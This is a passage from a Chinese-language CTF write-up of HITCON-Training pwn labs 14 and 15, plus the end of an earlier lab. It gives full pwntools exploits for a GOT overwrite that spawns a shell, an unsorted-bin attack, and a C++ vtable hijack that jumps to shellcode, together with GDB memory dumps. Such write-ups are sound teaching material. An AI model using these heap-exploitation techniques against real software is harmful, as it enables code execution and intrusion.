elf = ELF("./heapcreator")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-----------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
```

```
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
    gdb.attach(p,'')
    pause()
def getshell():
    p.interactive()
#-----------------------------------
def create(size,contant):
    ru("Your choice :")
    sl("1")
    ru("Size of Heap : ")
    sl(str(size))
    ru("Content of heap:")
    sd(contant)

def edit(Index,contant):
    ru("Your choice :")
    sl("2")
    ru("Index :")
    sl(str(Index))
    ru("Content of heap : ")
    sd(contant)

def show(Index):
    ru("Your choice :")
    sl("3")
    ru("Index :")
    sl(str(Index))

def delete(Index):
    ru("Your choice :")
    sl("4")
    ru("Index :")
    sl(str(Index))

free_got = elf.got["free"]
print "free_got------>"+hex(free_got)
create(0x18,"a"*8)
create(0x10,"b"*8)
edit(0,"/bin/sh\x00"+"a"*0x10+p64(0x41))
#debug()
delete(1)

create(0x30,p64(0)*4+p64(0x30)+p64(free_got))
show(1)
ru("Content : ")
free = u64(p.recv(6).ljust(8,"\x00"))
libc_base = free- libc.symbols["free"]
system = libc_base+libc.symbols["system"]
print "free------>"+hex(free)
print "libc_base------>"+hex(libc_base)
edit(1,p64(system))
delete(0)
getshell()
#debug()
```

---

lab14




```
if ( v3 == 4869 )
{
  if ( (unsigned __int64)magic <= 0x1305 )
  {
    puts("So sad !");
  }
  else
  {
    puts("Congrt !");
    getflag();
  }
```

这里存在一个直接cat flag 的函数，只要想办法把magic 的值改得比0x1305大就行了

这里需要用到一个unsorted_bin的小操作

利用修改一个unsorted_bin的bk，使得指定的内存位置的值变得很大

首先，释放一个chunk到 unsorted bin 中。
接着利用堆溢出漏洞修改 unsorted bin 中对应堆块的 bk 指针为 &magic-16，再一次分配chunk的时候就会触发漏洞，会把magic的值改成一个大的数值

ctf-wiki上面其实也有针对这题的特别讲解，原理还是比较易懂

直接上exp：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""
if ip:
   p = remote(ip,20004)
else:
   p = process("./magicheap")#, aslr=0

elf = ELF("./magicheap")

libc = elf.libc
#-----------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
```

```
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------

def create(Size,contant):
   ru("Your choice :")
   sl("1")
   ru("Size of Heap : ")
   sl(str(Size))
   ru("Content of heap:")
   sd(contant)

def edit(index,Size,contant):
   ru("Your choice :")
   sl("2")
   ru("Index :")
   sl(str(index))
   ru("Size of Heap : ")
   sl(str(Size))
   ru("Content of heap : ")
   sd(contant)

def delete(index):
   ru("Your choice :")
   sl("3")
   ru("Index :")
   sl(str(index))

create(0x20, "aaaa")  # 0
create(0x80, "aaaa")  # 1
create(0x20, "aaaa")  # 2

delete(1)

magic = 0x6020c0
fd = 0
bk = magic - 0x10

payload = "a" * 0x20 + p64(0) + p64(0x91) + p64(fd) + p64(bk)
edit(0, 0x40,payload)
create(0x80, "aaaa")

p.recvuntil(":")
p.sendline("4869")
print p.recvall()
#getshell()
```

---

lab15

```
[*] '/home/zeref/desktop/HITCON-Train
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

这题是c++编写的程序，打开IDA后发现反编译的东西真恶心，完全不知道怎么看，只能看题目提供的源码

从保护机制来看，连NX 都没开，八成就是用写入shellcode的操作了

这里涉及到一个c++虚表的知识点

大概意思是，在c++的类中的虚表会通过一个叫虚表的东西进行跳转从而执行函数

这题的解法的思路在于，修改虚表，跳转到shellcode的位置执行

通过IDA搜索功能，可以找到dog的虚表位置：0x403140

```
0000000000403120                                        ; Cat::speak(void)
0000000000403128                dq offset _ZN3Cat4infoEv ; Cat::info(void)
0000000000403130                public _ZTV3Dog ; weak
0000000000403130 ; `vtable for'Dog
0000000000403130 _ZTV3Dog       dq 0                    ; offset to this
0000000000403138                dq offset _ZTI3Dog      ; `typeinfo for'Dog
0000000000403140 off_403140     dq offset _ZN3Dog5speakEv
0000000000403140                                        ; DATA XREF: Dog::Dog
0000000000403140                                        ; Dog::speak(void)
0000000000403148                dq offset _ZN3Dog4infoEv ; Dog::info(void)
```

关于虚表的知识点，可以参考这位大佬的博客：http://showlinkroom.me

简单介绍一下，虚表大概是这样子的：

```
+----------------+
| vtable address|----+      vtable
+----------------+    |     +------------+
|    attrib      |    +---->|    func1   |
+----------------+          +------------+
```

而我们要操作它，使他变成这样：

```
+---------------+
| fake address  |----+
+---------------+    |         fake table
|    attrib     |    |         +-----------+           +-------------+
+---------------+    +-------->|&shellcode |---------->|  shellcode  |
                               +-----------+           +-------------+
```


我们结合题目源代码，可以发现：是通过animallist数组来实现speak函数的，换句话说这个数组存着指向虚表的指针

```
void listen(){
    unsigned int idx ;
    if(animallist.size() == 0){
        cout << "no any animal!" << endl ;
        return ;
    }
    cout << "index of animal : ";
    cin >> idx ;
    if(idx >= animallist.size()){
        cout << "out of bound !" << endl;
        return ;
    }
    animallist[idx]->speak();

}
```

如果我们，建立两个dog：（完整的exp在后面）

```
add_dog("a"*8,0)
add_dog("b"*8,1)
```

那么此时的堆分布是这样的：



由于，这一句代码会造成堆溢出，可以通过堆溢出来实现修改虚表的地址


```
};

class Dog : public Animal{
    public :
        Dog(string str,int w){
            strcpy(name,str.c_str());
            weight = w ;
        }
        virtual void speak(){
            cout << "Wow ~ Wow ~ Wow ~" << endl ;
        }
        virtual void info(){
            cout << "|----------------------|" << endl ;
            cout << "| Animal info          |" << endl;
```

再接着执行：

```
remove(0)
fake_vptr = nameofzoo + len(shellcode)
add_dog("c"*72 + p64(fake_vptr),2)
```

此时堆的分布变成了这样：

```
gef➤  x/20g 0x6b4c20
0x6b4c20:       0x0000000000403140      0x6363636363636363
0x6b4c30:       0x6363636363636363      0x6363636363636363
0x6b4c40:       0x6363636300000002      0x6363636363636363
0x6b4c50:       0x6363636363636363      0x6363636363636363
0x6b4c60:       0x6363636363636363      0x6363636363636363
0x6b4c70:       0x0000000000605450      0x6262626262626262
0x6b4c80:       0x0000000000000000      0x0000000000000000
0x6b4c90:       0x0000000000000001      0x0000000000000021
0x6b4ca0:       0x00000000006b4c70      0x00000000006b4c20
0x6b4cb0:       0x0000000000000000      0x0000000000000051
gef➤  x/20g 0x0000000000605450
0x605450 <nameofzoo+48>:        0x0000000000605420      0x000000000000000a
0x605460 <nameofzoo+64>:        0x0000000000000000      0x0000000000000000
0x605470 <nameofzoo+80>:        0x0000000000000000      0x0000000000000000
0x605480 <nameofzoo+96>:        0x0000000000000000      0x0000000000000000
0x605490 <animallist>:  0x00000000006b4ca0      0x00000000006b4cb0
0x6054a0 <animallist+16>:       0x00000000006b4cb0      0x0000000000000000
```



通过上面的图已经可以很清楚构造的过程了

接着就只需要去调用一次speak函数就行了，也就是调用一次listen()

完整的exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""
if ip:
   p = remote(ip,0000)
else:
   p = process("./zoo")#, aslr=0

elf = ELF("./zoo")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------

shellcode = asm(shellcraft.sh())

def add_dog(name,weight):
   ru(":")
   sl("1")
   ru(":")
   sl(name)
   ru(":")
   sl(str(weight))

def remove(idx):
   ru(":")
   sl("5")
   ru(":")
   sl(str(idx))

def listen(idx):
   ru(":")
```

```
    sl("3")
    ru(":")
    sl(str(idx))

#gdb.attach(p,"b *0x40193E\nc\n")
nameofzoo = 0x605420

ru(":")
sl(shellcode + p64(nameofzoo))

add_dog("a"*8,0)
add_dog("b"*8,1)

# debug()
remove(0)
# pause()
fake_vptr = nameofzoo + len(shellcode)
add_dog("c"*72 + p64(fake_vptr),2)
#pause()
listen(0)
getshell()
```

通过接触这题，发现还是得去看看c++的逆向，学会逆一下c++

总结

从lab1到lab15，花了我挺多的时间，但学了很多姿势，非常感谢Angelboy大佬
另外他在油管还有几个pwn的教学视频，个人觉得挺不错的，拿出来分享一波
https://www.youtube.com/channel/UC_PU5Tk6AkDnhQgl5gARObA

上一篇：IDA插件之动态数据解析器（DDR）精讲 下一篇：Automatic string ...
1. 0 条回复
   - 动动手指，沙发就是你的了！